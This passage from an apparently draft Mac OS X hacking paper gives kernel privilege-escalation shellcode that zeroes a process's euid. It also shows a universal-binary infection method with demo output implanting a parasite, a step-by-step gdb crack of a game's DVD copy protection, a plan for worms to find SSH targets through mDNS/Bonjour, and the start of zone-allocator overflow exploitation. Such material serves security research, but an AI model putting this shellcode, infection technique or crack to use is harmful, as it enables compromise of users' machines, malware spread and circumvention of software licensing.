                : "=r" (ret)                                            \
                : "i" (offsetof(cpu_data_t,member)));                   \
        return ret;
```

When our code is executing in kernel space the gs selector can be used
to access our cpu_data struct. The first element of this struct
contains a pointer to the struct itself, so we no longer need to
use gs after this.

The first objective we will look at is the ability to find the
init process (pid=1) via this struct. Since our code may not
be running with an associated user space thread, we cannot count
on the uthread struct being populated in our thread_t struct.
An example of this might be when we exploit a network stack or
kernel extension.

The first step we must make to find the init process struct
is to retrieve the pointer to our thread_t struct.

We can do this by simply retrieving the pointer at gs:0x04.
The following instructions will achieve this:

```
_main:
        xor     ebx,ebx                         ;# zero ebx
        mov     eax,[gs:0x04 + ebx]             ;# thread_t.
```

After these instructions are executed, we have a pointer to
our thread struct in eax. The thread struct is defined in
osfmk/kern/thread.h. A portion of this struct is shown below:

```
struct thread {
...
        queue_chain_t   links;          /* run/wait queue links */
        run_queue_t     runq;   /* run queue thread is on SEE BELOW */
        wait_queue_t    wait_queue;  /* wait queue we are currently on */
        event64_t               wait_event;       /* wait queue event */
        integer_t               options;/* options set by thread itself */
...
  /* Data used during setrun/dispatch */
```

```
        timer_data_t            system_timer;  /* system mode timer */
        processor_set_t         processor_set;/* assigned processor set */
        processor_t bound_processor; /* bound to a processor? */
        processor_t last_processor;     /* processor last dispatched on */
        uint64_t    last_switch;        /* time of last context switch */
...
        void                                    *uthread;
#endif
};
```

This struct, again, contains many fields which are useful
for our shellcode. However, in this case we are trying to
find the proc struct. Because we might not necessarily
already have a uthread associated with us, as mentioned
earlier, we must look elsewhere for a list of tasks to
locate init (launchd).

The next step in this process is to retrieve the
"last_processor" element from our thread_t struct.
We do this using the following instructions:

```
        mov     bl,0xf4
        mov     ecx,[eax + ebx]                 ;# last_processor
```

The last_processor pointer points to a processor
struct as the name suggests ;) We can walk from the
last_processor struct back to the default pset in
order to find the pset which contains init.

```
        mov     eax,[ecx]                       ;# default_pset + 0xc
```

We then retrieve the task head from this struct.

```
        push    word 0x458
        pop     bx
        mov     eax,[eax + ebx]                 ;# tasks head.
```

And retrieve the bsd_info element of the task.
This is a proc struct pointer.

```
        push    word 0x19c
        pop     bx
        mov     eax,[eax + ebx]                 ;# get bsd_info
```

The proc struct is defined in xnu/bsd/sys/proc_internal.h.
The first element of the proc struct is:

```
        LIST_ENTRY(proc) p_list;        /* List of all processes. */
```

We can walk this list o find a particular process that we want.
For most of our code we will start with a pointer to the init
process (launchd on Mac OS X). This process has a pid of 1.

To find this we simply walk the list checking the pid field
at offset 36. The code to do this is as follows:

```
next_proc:
        mov     eax,[eax+4]                     ;# prev
        mov     ebx,[eax + 36]                  ;# pid
        dec     ebx
        test    ebx,ebx                         ;# if pid was 1
        jnz     next_proc
done:
;#      eax = struct proc *init;
```

Now that we have developed code which will retrieve a pointer
to the proc struct for the init process, we can look at some
of the things that we can accomplish using this pointer.

The first thing which we will look at is simply rewriting the

privilege escalation code listed earlier. Our new version of
this code will not require any help from userspace (sysctl etc).

I think the below code is fairly self explanatory.

```
%define PID 1337

find_pid:
        mov     eax,[eax + 4]                   ;# eax = next proc
        mov     ebx,[eax + 36]                  ;# pid
        cmp     bx,PID
        jnz     find_pid
        mov     ecx, [eax + 8]          ;# ecx = ucred
        xor     eax,eax
        mov     [ecx + 12], eax         ;# zero out the euid
```

As you can see the cpu_data struct opens up many possibilities
for our shellcode. Hopefully I will have time to go into some
of these in a future paper.

--[6 - Misc Rootkit Techniques

In this section I will run over a few short pieces of
information which might be relevant to someone who is
developing a rootkit for Mac OS X. I didn't really have
another place to put this stuff, so this will have to do.

The first thing to note is that an API exists [21] for
executing userspace applications from kernelspace. This
is called the Kernel User Notification Daemon. This is
implemented using a mach port which the kernel uses to
communicate with a userspace daemon named kuncd.

The file xnu/osfmk/UserNotification/UNDRequest.defs
contains the Mach Interface Generator (MIG) interface
definitions for the communication with this daemon.

The mach port is called:
"com.apple.system.Kernel[UNC]Notifications" and is
registered by the daemon /usr/libexec/kuncd.

Here is an example of how to use this interface
programmatically. The interface allows you to display
messages via the GUI to the user, and also run any
application.

```
kern_return_t ret;
ret = KUNCExecute(
        "/Applications/TextEdit.app/Contents/MacOS/TextEdit",
        kOpenAppAsRoot,
        kOpenApplicationPath
);
ret = KUNCExecute(
        "Internet.prefPane",
        kOpenAppAsConsoleUser,
        kOpenPreferencePanel
);
```

There may be a situation where you wish code to be executed on all the
processors on a system. This may be something like updating the IDT / MSR
and not wanting a processor to miss out on it.

The xnu kernel provides a function for this. The comment and prototype
explain this a lot better than I can. So here you go:

```
/*
 * All-CPU rendezvous:
 *      - CPUs are signalled,
 *      - all execute the setup function (if specified),
 *      - rendezvous (i.e. all cpus reach a barrier),
```

```
 *      - all execute the action function (if specified),
 *      - rendezvous again,
 *      - execute the teardown function (if specified), and then
 *      - resume.
 *
 * Note that the supplied external functions _must_ be reentrant and aware
 * that they are running in parallel and in an unknown lock context.
 */

void
mp_rendezvous(void (*setup_func)(void *),
              void (*action_func)(void *),
              void (*teardown_func)(void *),
              void *arg)
{
```

The code for the functions related to this are stored in xnu/osfmk/i386/mp.c.

--[7 - Universal Binary Infection

[SINCE YOU CHAT A BIT ABOUT MACH-O HERE, MAYBE MOVE THIS SECTION TO SOMEWHERE EARLIER IN THE PAPER? YOU CAN EXPAND A LITTLE AND IT MIGHT MAKE THE LINKEDIT / LC_SYMTAB ETC SECTION MORE CLEAR AS YOU ALSO GO INTO THE MAGIC NUMER MUMBO-JUMBO HERE AS WELL]
The Mach-O object format is used on operating systems which have a kernel based on Mach. This is the format which is used by Mac OS X. Significant work has already been done regarding the infection of this format. The papers [12] and [13] show some of this. Mach-O files can be identified by the first four bytes of the file which contain the magic number 0xfeedface.

Recently Mac OS X has moved from the PowerPC platform to Intel architecture. This move has caused a new binary format to be used for most of the applications on Mac OS X 10.4. The Universal Binary format is defined in the Mach-O Runtime reference from Apple. [4].

The Universal Binary format is a fairly trivial archive format which allows for multiple Mach-O files of varying architecture types to be stored in a single file. The loader on Mac OS X is able to interpret this file and distinguish which of the Mach-O files inside the archive matches the architecture type of the current system. (We'll look at this a little more later.)

The structures used by Mac OS X to define and parse Universal binaries are contained in the file /usr/include/mach-o/fat.h.

Universal binaries are recognizable, again, by the magic number in the first four bytes of the file. Universal binaries begin with the following header:

```
struct fat_header {
        uint32_t        magic;          /* FAT_MAGIC */
        uint32_t        nfat_arch;      /* number of structs that follow */
};
```

The magic number on a universal binary is as follows:

```
#define FAT_MAGIC       0xcafebabe
#define FAT_CIGAM       0xbebafeca      /* NXSwapLong(FAT_MAGIC) */
```

Either FAT_MAGIC or FAT_CIGAM is used depending on the endian of the file/system.

The nfat_arch field of this structure contains the number of Mach-O files of which the archive is comprised. On a side note if you set this high enough to wrap, just about every debugging tool on Mac OS X will crash, as demonstrated below:

```
-[nemo@fry:~]$ printf "\xca\xfe\xba\xbe\x66\x66\x66\x66" > file
-[nemo@fry:~]$ otool -tv file
Segmentation fault
```


For each of the Mach-O files in the Universal binary there
is also a fat_arch structure.

This structure is shown below:

```
struct fat_arch {
        cpu_type_t      cputype;     /* cpu specifier (int) */
        cpu_subtype_t   cpusubtype;  /* machine specifier (int) */
        uint32_t        offset;      /* file offset to this object file */
        uint32_t        size;        /* size of this object file */
        uint32_t        align;       /* alignment as a power of 2 */
};
```

The fat_arch structure defines the architecture type of the
Mach-O file, as well as the offset into the Universal binary
in which it is stored. It also contains the alignment of the
architecture for the particular file, expressed as a power
of 2.

The diagram below describes the layout of a typical Universal
binary:
[YOU SWITCH CAPITALIZATION OF UNIVERSAL QUITE OFTEN IN THIS SECTION]



Here you can see the file beginning with a fat_header
structure. Following this are n * fat_arch structures
each defining the offset into the file to find the
particular Mach-O file described by the structure.
Finally n * Mach-O files are appended to the structs.

Before I run through the method for infecting Universal
binaries I will first show how the kernel loads them.

The file: xnu/bsd/kern/kern_exec.c contains the code
shown in this section.

First the kernel sets up a NULL terminated array of
execsw structs. Each of these structures contain a

function pointer to an image activator / parser for
the different image types, as well as a relevant string
description.

The definition and declaration of this array is shown
below:

```
/*
 * Our image activator table; this is the table of the image types we are
 * capable of loading.  We list them in order of preference to ensure the
 * fastest image load speed.
 *
 * XXX hardcoded, for now; should use linker sets
 */
struct execsw {
        int (*ex_imgact)(struct image_params *);
        const char *ex_name;
} execsw[] = {
        { exec_mach_imgact,             "Mach-o Binary" },
        { exec_fat_imgact,              "Fat Binary" },
#ifdef IMGPF_POWERPC
        { exec_powerpc32_imgact,        "PowerPC binary" },
#endif  /* IMGPF_POWERPC */
        { exec_shell_imgact,            "Interpreter Script" },
        { NULL, NULL}
};
```

The following code from the execve() system call loops
through each of the elements in this array and calls
the function pointer for each one. A pointer to the
start of the image is passed to it.

```
int
execve(struct proc *p, struct execve_args *uap, register_t *retval)
{
        ...

        for(i = 0; error == -1 && execsw[i].ex_imgact != NULL; i++) {

                error = (*execsw[i].ex_imgact)(imgp);
```

Each of the functions parses the file to determine
if the file is of the appropriate architecture type.
The function which is responsible for matching and
parsing Universal binaries is the "exec_fat_imgact"
function.

The declaration of this function is below:

```
/*
 * exec_fat_imgact
 *
 * Image activator for fat 1.0 binaries.  If the binary is fat, then we
 * need to select an image from it internally, and make that the image
 * we are going to attempt to execute.  At present, this consists of
 * reloading the first page for the image with a first page from the
 * offset location indicated by the fat header.
 *
 * Important:   This image activator is byte order neutral.
 *
 * Note:    If we find an encapsulated binary, we make no assertions
 *          about its  validity; instead, we leave that up to a rescan
 *          for an activator to claim it, and, if it is claimed by one,
 *          that activator is responsible for determining validity.
 */
static int
exec_fat_imgact(struct image_params *imgp)
```

The first thing this function does is test the

magic number at the top of the file. The following
code does this.

```
        /* Make sure it's a fat binary */
        if ((fat_header->magic != FAT_MAGIC) &&
            (fat_header->magic != FAT_CIGAM)) {
                error = -1;
                goto bad;
        }
```

The fatfile_getarch_affinity() function is then
called to search the universal binary for a
Mach-O file with the appropriate architecture
type for the system.

```
   /* Look up our preferred architecture in the fat file. */
        lret = fatfile_getarch_affinity(imgp->ip_vp,
                                        (vm_offset_t)fat_header,
                                        &fat_arch,
                                        (p->p_flag & P_AFFINITY));
```

This function is defined in the file:
xnu/bsd/kern/mach_fat.c.

```
        load_return_t
        fatfile_getarch_affinity(
                struct vnode            *vp,
                vm_offset_t             data_ptr,
                struct fat_arch *archret,
                int                             affinity)
```

This function searches each of the Mach-O files within the
Universal binary. A host has a primary and secondary architecture.
If during this search, a Mach-O file is found which matches
the primary architecture type for the host, this file is
used. If, however, the primary architecture type is not
found, yet the secondary type is found, this will be used.
This is useful when infecting this format.

Once an appropriate Mach-O file has been located the imgp
ip_arch_offset and ip_arch_size attributes are updated to
reflect the new position in the file.

```
/* Success.  Indicate we have identified an encapsulated binary */
error = -2;
imgp->ip_arch_offset = (user_size_t)fat_arch.offset;
imgp->ip_arch_size = (user_size_t)fat_arch.size;
```

After this fatfile_getarch_affinity() simply returns and lets
execve() continue walking the execsw[] struct array to find
an appropriate loader for the new file.

This logic means that it does not really matter if the
true architecture type of the file matches up with the
architecture specified in the fat_header struct within
the Universal binary. Once a Mach-O file is chosen it will
be treated as a fresh binary.

The method which I propose to infect Universal binaries
utilizes this behavior. A breakdown of this method is
as follows:

1) Determine the primary and secondary architecture types
   for the host machine.
2) Parse the fat_header struct of the host binary.
3) Walk through the fat_arch structs and locate the
   struct for the secondary architecture type.
4) Check that the size of the parasite is smaller than the
   secondary architecture Mach-O file in the Universal binary.
5) Copy the parasite binary directly over the secondary arch

```
   binary inside the universal binary.
6) Locate the primary architecture's fat_arch structure.
7) Modify the architecture type field in this structure to be
   0xdeadbeef.
```

Now when the binary is executed, the primary architecture is not found. Due to this, the secondary architecture is used. The imgp is set to point to the offset in the file containing our parasite, and this is executed as expected. The parasite then opens it's own binary (which is quite possible on Mac OS X) and performs a linear search for 0xdeadbeef. It then modifies this value, changing it back to the primary architecture type and execve()'s it's own file.

Some sample code has been provided with this paper that demonstrates this method on Intel architecture. The code unipara.c will copy an Intel architecture Mach-O file over the PowerPC Mach-O file inside a Universal binary. After infection has occurred the size of the host file remains unchanged.

```
-[nemo@fry:~/code/unipara]$ ./unipara host parasite
-[nemo@fry:~/code/unipara]$ ./host
uid=501(nemo) gid=501(nemo)
-[nemo@fry:~/code/unipara]$ wc -c host
   43028 host
-[nemo@fry:~/code/unipara]$ ./unipara parasite host
[+] Initiating infection process.
[+] Found: 2 arch structs.
[+] We are good to go, attaching parasite.
[+] parasite implanted at offset: 0x6000
[+] Switching arch types to execute our parasite.
-[nemo@fry:~/code/unipara]$ wc -c host
   43028 host
-[nemo@fry:~/code/unipara]$ ./host
Hello, World!
uid=501(nemo) gid=501(nemo)
```

If residency is required after the payload has already been executed, the parasite can simply fork() before modifying it's binary. The parent process can then execve() while the child waits and then returns the architecture type to 0xdeadbeef.

--[8 - Cracking Example - Prey

Recently, during an extra long stopover in LAX airport (the most boring airport in the entire world) I decided I would pass the time by playing the game "Prey" which I had installed onto my laptop.

To my horror, when I tried to start up my game, I was greeted with the following error message:

```
"Please insert the disc "Prey" or press Quit."
"Veuillez inserer le disque "Prey" ou appuyer sur Quitter."
"Bitte legen Sie "Prey" ins Laufwerk ein oder klicken Sie
auf Beenden."
```

Since I had nothing better to do, I decided to spend some time removing this error message. First things first I determined the object format of the executable file.

```
-[nemo@fry:/Applications/Prey/Prey.app/Contents/MacOS]$ file Prey
Prey: Mach-O universal binary with 2 architectures
Prey (for architecture ppc):    Mach-O executable ppc
Prey (for architecture i386):   Mach-O executable i386
```

The Prey executable is a Universal binary containing a PowerPC and an i386 Mach-O binary.

Next I ran the otool -o command to determine if the code was written in Objective-C. The output from this command shows that an Objective-C segment is present in the file.

```
-[nemo@largeprompt]$ otool -o Prey | head -n 5
Prey:
Objective-C segment
Module 0x27ef458
    version 6
            size 16
```

I then used the "class-dump" command [14] to dump the class definitions from the file. Probably the most interesting of which is shown below:

```
        @interface DOOMController (Private)
        - (void)quakeMain;
        - (BOOL)checkRegCodes;
        - (BOOL)checkOS;
        - (BOOL)checkDVD;
        @end
```

Most games on Mac OS X are 10 years behind their Windows counterparts when it comes to copy protection. Typically the developers don't even strip the file and symbols are still present. Because of this fact, I fired up gdb and put a breakpoint on the main function.

```
        (gdb) break main
        Breakpoint 1 at 0x96b64
```

However when I executed the file the error message was displayed prior to my breakpoint in main being reached. This lead me to the conclusion that a constructor function was responsible for check.

To validate this theory I ran the command "otool -l" on the binary to list the load commands present in the file. (The Mach-O Runtime Document [4] explains the load_command struct clearly).

Each section in the Mach-O file has a "flags" value associated with it. This describes the purpose of the section. Possible values for this flags variable are found in the file: /usr/include/mach-o/loader.h.

The value which represents a constructor section is defined as follows:

```
/* section with only function pointers for initialization*/
#define S_MOD_INIT_FUNC_POINTERS        0x9
```

Looking through the "otool -l" output there is only one section which has the flags value: 0x9. This section is shown below:

```
Section
  sectname __mod_init_func
   segname __DATA
      addr 0x00515cec
      size 0x00000380
    offset 5328108
     align 2^2 (4)
    reloff 0
    nreloc 0
     flags 0x00000009
 reserved1 0
 reserved2 0
```

Now that the virtual address of the constructor section

for this application was known, I simply fired up gdb
again and put breakpoints on each of the pointers
contained in this section.

```
(gdb) x/x 0x00515cec
0x515cec <_ZTI14idSIMD_Generic+12>:     0x028cc8db
(gdb)
0x515cf0 <_ZTI14idSIMD_Generic+16>:     0x00495852
(gdb)
0x515cf4 <_ZTI14idSIMD_Generic+20>:     0x0049587c
...

(gdb) break *0x028cc8db
Breakpoint 1 at 0x28cc8db
(gdb) break *0x00495852
Breakpoint 2 at 0x495852
(gdb) break *0x0049587c
Breakpoint 3 at 0x49587c
...
```

I then executed the program. As expected the first break point
was hit before the error message box was displayed.

```
(gdb) r
Starting program: /Applications/Prey/Prey.app/Contents/MacOS/Prey

Breakpoint 1, 0x028cc8db in dyld_stub_log10f ()
(gdb) continue
```

I then continued execution and the error message appeared. This
happened before the second breakpoint was reached. This indicated
that the first pointer in the __mod_init_func was responsible for
the DVD checking process.

In order to validate my theory I restarted the process. This time
I deleted all breakpoints except the first one.

```
(gdb) delete
Delete all breakpoints? (y or n) y
(gdb) break *0x028cc8db
Breakpoint 4 at 0x28cc8db

(gdb) r
Starting program: /Applications/Prey/Prey.app/Contents/MacOS/Prey
Reading symbols for shared libraries . done
```

Once the breakpoint is reached, I simply "return" from the
constructor, without testing for the DVD.

```
Breakpoint 4, 0x028cc8db in dyld_stub_log10f ()
(gdb) ret
Make selected stack frame return now? (y or n) y
#0  0x8fe0fcc4 in  _dyld__ZN16ImageLoaderMachO16doInitialization... ()
```

And then continue execution.

```
(gdb) c
```

The error message was gone and Prey started up as if the DVD
was in the drive, SUCCESS! After playing the game for about 10
minutes and running through the same boring corridor over and
over again I decided it was more fun to continue cracking the
game than to actually play it. I exited the game and returned
to my shell.

In order to modify the binary I used the HT Editor. [15]
Before I could use HTE to modify this file however, I had to
extract the appropriate architecture for my system from the
Universal binary. I accomplished this using the ditto command
as follows.

```
-[nemo@fry:/Prey/Prey.app/Contents/MacOS]$ ditto -arch i386 Prey Prey.i386
-[nemo@fry:/Prey/Prey.app/Contents/MacOS]$ cp Prey Prey.backup
-[nemo@fry:/Applications/Prey/Prey.app/Contents/MacOS]$ cp Prey.i386 Prey
```

I then loaded the file in HTE. I pressed F6 to select the mode and chose the Mach-O/header option. I then scrolled down to find the __mod_init_func section. This is shown as follows:

```
**** section 3 ****
section name                                    __mod_init_func
segment name                                    __DATA
virtual address                                 00515cec
virtual size                                    00000380
file offset                                     00514cec
alignment                                       00000002
relocation file offset                          00000000
number of relocation entries                    00000000
flags                                           00000009
reserved1                                       00000000
reserved2                                       00000000
```

In order to skip the first constructor I simply added four bytes to the virtual address field, and subtracted four bytes from the size. I did this by pressing F4 in HTE and typing the values. Here is the new values:

```
**** section 3 ****
section name                                    __mod_init_func
segment name                                    __DATA
virtual address                                 00515cf0 <== += 4
virtual size                                    0000037c <== -= 4
file offset                                     00514cec
alignment                                       00000002
relocation file offset                          00000000
number of relocation entries                    00000000
flags                                           00000009
reserved1                                       00000000
reserved2                                       00000000
```

I then saved this new binary and executed it, again Prey started up fine without mentioning the missing DVD.

Finally I repeated this process for the PowerPC binary and packed the two back together into a Universal binary using the lipo command.

--[9 - Passive malware propagation with mDNS

As I'm sure all of you are aware, the only reason for the lack of malware on Mac OS X is due to the lack of market share (And therefore lack of people caring).

In this section I propose a way to remedy this. This method utilizes one of the default services which ships on Mac OS X 10.4 at the time of writing: mDNSResponder.

The mDNSResponder service is an implementation of the multicast DNS protocol. This protocol is documented thoroughly by several of the documents linked from [17]. Also if you're interested in the protocol it makes sense to read the RFC [18].

At a packet level the multicast DNS protocol is very similar to regular DNS. It also serves a similar (yet different) purpose: mDNS is used to create a way for hosts on a LAN to automagically configure their network settings and begin communication without a DHCP server on the network. It is also designed to allow the services on a network to be browsable.

Recently, mDNS implementations have been shipping for a large variety of operating systems, including Mac OS X, Vista, Linux and a variety of hardware devices such as printers. The mDNS implementation which is packaged with Mac OS X is called Bonjour.

Bonjour contains a useful API for registering and browsing services advertised by mDNS. The daemon mDNSResponder is responsible for all the network communication via a mach port named "com.apple.mDNSResponder" that is made available to the system for communication with the daemon. The documentation for the API which is used to manipulate this daemon is found at [19].

The command line tool /usr/bin/mdns also exists for manipulating the mDNSResponder daemon directly [20]. This tool has the following functionality:

```
-[nemo@fry:~]$ mdns
mdns -E                    (Enumerate recommended registration domains)
mdns -F                        (Enumerate recommended browsing domains)
mdns -B        <Type> <Domain>        (Browse for services instances)
mdns -L <Name> <Type> <Domain>           (Look up a service instance)
mdns -R <Name> <Type> <Domain> <Port> [<TXT>...] (Register a service)
mdns -A                        (Test Adding/Updating/Deleting a record)
mdns -U                                (Test updating a TXT record)
mdns -N                             (Test adding a large NULL record)
mdns -T                            (Test creating a large TXT record)
mdns -M      (Test creating a registration with multiple TXT records)
mdns -I   (Test registering and then immediately updating TXT record)
```

Here is an example demonstrating using this tool to look for SSH instances:

```
-[nemo@fry:~]$ mdns -B _ssh._tcp.
Browsing for _ssh._tcp.local
Talking to DNS SD Daemon at Mach port 3843
Timestamp     A/R Flags Domain             Service Type     Instance Name
11:16:45.816  Add     1 local.             _ssh._tcp.               fry
```

As you can see, this functionality would be very useful for malware installed on a new host.

Once a worm has compromised a new host, it must then scan for new targets to attack. This scanning is one of the most common ways for a worm to be detected on a network. In the case of Mac OS X, where a large amount of scanning would be required to find a single target, this will more likely be the case.

We can use the Bonjour API to wait silently for a service to advertise itself to our code, then infect the target as necessary. This will greatly reduce the network traffic required for worm propogation.

The header file which contains the definition for the structs and functions needed is /usr/include/dns_sd.h. The functions needed are contained within libSystem and are therefor linked with almost every binary on the system. This is good news if you have just infected a new process and wish to perform the mDNS lookup from inside it’s address space.

The Bonjour API allows us to register a service, enumerate domains as well as many other useful things. I will only focus on browsing for an instance of a particular type of service in this paper, however. This is a relatively straight forward process.

The first function needed to find an instance of a service is the DNSServiceBrowse() function (shown below).

```
DNSServiceErrorType DNSServiceBrowse (
    DNSServiceRef *sdRef,
    DNSServiceFlags flags,
    uint32_t interfaceIndex,
    const char *regtype,
    const char *domain, /* may be NULL */
    DNSServiceBrowseReply callBack,
    void *context /* may be NULL */
);
```

The arguments to this are fairly straight forward. We simply pass an uninitialized DNSServiceRef pointer, followed by an unused flags argument. The interfaceIndex specifies the interface on which to perform the query. Setting this to 0 results on this query broadcasting on all interfaces. The regtype field is used to specify the type of service we wish to browse for. In our example we will search for ssh. So the string "_ssh._tcp" is used to specify ssh over tcp. Next the domain argument is used to specify the logical domain we wish to browse. If this argument is NULL, the default domains are used. Finally a callback must be supplied in order to indicate what to do once an instance is found. This function can include our infection/propagation code.

Once the call to DNSServiceBrowse() has been made, the function DNSServiceProcessResult() must be used to begin processing.

This function simply takes the sdRef, initialized from the first call to DNSServiceBrowse(), and calls the callback function when results are received. It will block until finding an instance.

Once a service is found, it must be resolved to an IP address and port so it can be infected.

To do this the DNSServiceResolve() function can be used. This function is very similar to the DNSServiceBrowse() function, however a DNSServiceResolveReply() callback is used. Also the name of the service must already be known. The function prototype is as follows;

```
        DNSServiceErrorType DNSServiceResolve (
            DNSServiceRef *sdRef,
            DNSServiceFlags flags,
            uint32_t interfaceIndex,
            const char *name,
            const char *regtype,
            const char *domain,
            DNSServiceResolveReply callBack,
            void *context /* may be NULL */
        );
```

The callback for this function receives the following arguments:

```
        DNSServiceResolveReply resolve_target(
            DNSServiceRef sdRef,
            DNSServiceFlags flags,
            uint32_t interfaceIndex,
            DNSServiceErrorType errorCode,
            const char *fullname,
            const char *hosttarget,
            uint16_t port,
            uint16_t txtLen,
            const char *txtRecord,
            void *context
        );
```

Once again we must call the DNSServiceProcessResult()

function, passing the sdRef received from DNSServiceResolve
to begin processing.

Once within the callback, the port which the service runs
on is passed in as a short in network byte order.

Retrieving the IP address is simply a case of calling
gethostbyname() on the hosttarget argument.

I have included some code in the Appendix (discover.c)
which demonstrates this clearly. This code can sit in a
loop to enumerate each of the services and infect them.

Opensshd warez not included. ;-)

--[10 - Kernel Zone Allocator exploitation

A zone allocator is a memory allocator which is designed
for efficient allocation of objects of identical size.

In this section I will look at how the mach zone allocator,
(the zone allocator used by the XNU kernel) works. Then I
will look at how an overflow into the pages used by the zone
allocator can be exploited.

The source for the mach zone allocator is located in the file
xnu/osfmk/kern/zalloc.c.

Some of objects in the XNU kernel which use the mach zone
allocator for allocation are; The task structs, the thread
structs, the pipe structs and the zone structs themselves.

A list of the current zones on the system can be retrieved
from userspace using the host_zone_info() function. Mac OS X
ships with a tool which takes advantage of this:

        /usr/bin/zprint

This tool displays each of the zones and their element size,
current size, max size etc. Here is some sample output from
running this program.

```
elem    cur    max    cur    max   cur alloc alloc
zone name                size   size   size  #elts  #elts inuse  size count
------------------------------------------------------------------------------
zones                     80    11K    12K    152    153    95    4K    51
vm.objects               136  3609K  3888K  27180  29274 21116    4K    30 C
vm.object.hash.entries    20   374K   512K  19176  26214 17674    4K   204 C
...
tasks                    432    59K   432K    141   1024   113   20K    47 C
threads                  868   329K  2172K    389   2562   295   56K    66 C
...
uthreads                 296   114K   740K    396   2560   296   16K    55 C
alarms                    44     3K     4K     93     93     2    4K    93 C
load_file_server          36    56K   492K   1605  13994  1605    4K   113
mbuf                     256     0K  1024K      0   4096     0    4K    16 C
socket                   344    38K  1024K    114   3048    75   20K    59 C
```

It also gives you a chance to see some of the different types
of objects which utilize the zone allocator.

Before I demonstrate how to exploit an overflow into these
zones, we will first look at how the zone allocator functions.

When the kernel wishes to start allocating objects within a zone
the zinit() function is first called. This function is used to
allocate the zone which will contain each member of that
specific object type. The information about the newly created
zone needs a place to stay. The "struct zone" struct is used to
accommodate this information. The definition of this struct is

shown below.

```
struct zone {
        int             count;          /* Number of elements used now */
        vm_offset_t     free_elements;
        decl_mutex_data(,lock)          /* generic lock */
        vm_size_t       cur_size;       /* current memory utilization */
        vm_size_t       max_size;       /* how large can this zone grow */
        vm_size_t       elem_size;      /* size of an element */
        vm_size_t       alloc_size;     /* size used for more memory */
        unsigned int
        /* boolean_t */ exhaustible :1, /* (F) merely return if empty? */
     /* boolean_t */ collectable :1, /* (F) garbage collect empty pages */
     /* boolean_t */ expandable :1,  /* (T) expand zone (with message)? */
        /* boolean_t */ allows_foreign :1,/* (F) allow non-zalloc space */
        /* boolean_t */ doing_alloc :1, /* is zone expanding now? */
   /* boolean_t */ waiting :1,     /* is thread waiting for expansion? */
/* boolean_t */ async_pending :1,   /* asynchronous allocation pending? */
        /* boolean_t */ doing_gc :1;    /* garbage collect in progress? */
        struct zone *   next_zone;      /* Link for all-zones list */
        call_entry_data_t       call_async_alloc;
        /* callout for asynchronous alloc */
        const char      *zone_name;     /* a name for the zone */
#if     ZONE_DEBUG
        queue_head_t    active_zones;   /* active elements */
#endif  /* ZONE_DEBUG */
};
```

The first thing that the zinit() function does is check if there is an existing zone in which to store the new zone struct. The global pointer "zone_zone" is used for this. If the mach zone allocator has not yet been used, the zget_space() function is used to allocate more space for the zones zone (zone_zone).

The code which performs this check is as follows:

```
        if (zone_zone == ZONE_NULL) {
                if (zget_space(sizeof(struct zone), (vm_offset_t *)&z)
                    != KERN_SUCCESS)
                        return(ZONE_NULL);
        } else
                z = (zone_t) zalloc(zone_zone);
```

If the zone_zone exists, the zalloc() function is used to retrieve an element from the zone. Each of the attributes of this new zone is then populated.

```
        z->free_elements = 0;
        z->cur_size = 0;
        z->max_size = max;
        z->elem_size = size;
        z->alloc_size = alloc;
        z->zone_name = name;
        z->count = 0;
        z->doing_alloc = FALSE;
        z->doing_gc = FALSE;
        z->exhaustible = FALSE;
        z->collectable = TRUE;
        z->allows_foreign = FALSE;
        z->expandable  = TRUE;
        z->waiting = FALSE;
        z->async_pending = FALSE;
```

As you can see, The free_elements linked list is initialized to 0. The zone_init() function returns a zone_t pointer which is used for each allocation of new objects with zalloc(). Before returning zinit() uses the zalloc_async() function to allocate and free a single element in the zone.

Now that the zone is set up, the zalloc() and zfree() functions are used to allocate and free elements from the zone. Also zget() is used to perform a non-blocking allocation from the zone.

Firstly I will look at the zalloc() function. zalloc() is basically a wrapper function around the zalloc_canblock() function.

The first thing zalloc_canblock() does is attempt to remove an element from the zone's free_elements list and use it. The following macro (REMOVE_FROM_ZONE) is responsible for doing this.

```
#define REMOVE_FROM_ZONE(zone, ret, type)                                   \
MACRO_BEGIN                                                                 \
        (ret) = (type) (zone)->free_elements;                               \
        if ((ret) != (type) 0) {                                            \
